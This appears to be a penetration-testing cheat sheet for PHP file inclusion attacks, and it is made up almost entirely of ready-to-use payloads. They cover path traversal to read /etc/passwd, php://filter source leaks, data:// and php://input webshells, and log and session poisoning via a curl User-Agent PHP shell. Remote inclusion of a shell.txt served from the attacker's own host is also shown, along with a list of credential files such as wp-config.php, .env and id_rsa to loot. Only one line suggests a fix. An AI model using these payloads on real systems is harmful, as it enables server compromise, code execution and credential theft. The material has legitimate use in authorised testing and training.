


LFI / RFI — File Inclusion

A parameter loads a file by path: read arbitrary local files (LFI) or include a remote one (RFI) — and via wrappers, log poisoning, or session files, escalate file-reading into code execution. Replace <placeholders> with your own values.



① Confirm LFI (read a known file)

Params: ?page= ?file= ?include= ?template= ?lang= ?view=.

Tab 1 · Traversal

```
?page=/etc/passwd
?page=../../../../etc/passwd
?page=.....//etc/passwd      # bypass one ../ strip
# Windows: ?page=../../../../windows/win.ini

# if .php is appended:
?page=/etc/passwd%00          (PHP < 5.3.4)   or path truncation
```

② PHP Wrappers — Read Source & Run Code

Tab 2 · Wrappers

```
# read PHP source (base64 — reveals secrets)
?page=php://filter/convert.base64-encode/resource=index.php  # then base64 -d

# execute code (needs allow_url_include=On)
?page=data://text/plain;base64,PD9waHAga3lzdGVtKCRfR0VUW2NdKTs/Pg==&c=id
?page=php://input      (POST body: <?php system($_GET[c]); ?>) &c=id
```

③ LFI → RCE via Log/Session Poisoning

Inject PHP into a file the app will include.

Tab 3 · Poison

```
# 1) poison a log (access log User-Agent)
curl http://<target>/ -A '<?php system($_GET[c]); ?>'
# 2) include + run
?page=/var/log/apache2/access.log&c=id

# other sinks: /proc/self/environ · PHP session file
#   /var/lib/php/sessions/sess_<id> · auth.log (ssh user=<?php..?>) · /var/mail/<user>
```

④ RFI & Useful Reads

Tab 4 · RFI / loot

```
# RFI (allow_url_include=On) — host shell.txt: <?php system($_GET['c']); ?>
python3 -m http.server 80
?page=http://<your-ip>/shell.txt&c=id
```

high-value reads:

```
/var/www/html/config.php .env wp-config.php # DB creds
/home/<user>/ssh/id_rsa /etc/passwd /proc/self/environ
# automate: ffuf with /usr/share/seclists/Fuzzing/LFI/*.txt
```

Traversal bypasses: ...//, ..%2f, ..%252f (double-encode). Fix: allowlist page names, never build include paths from input.

Key idea: file inclusion lets you control which file the server loads. Read-only LFI already leaks source, configs, and keys — but the real prize is code execution, reached via `php://filter` (read source) + a wrapper (`data://`, `php://input`), or by poisoning a file you can write to (logs, sessions) and including it. RFI is the easy win when `allow_url_include` is on.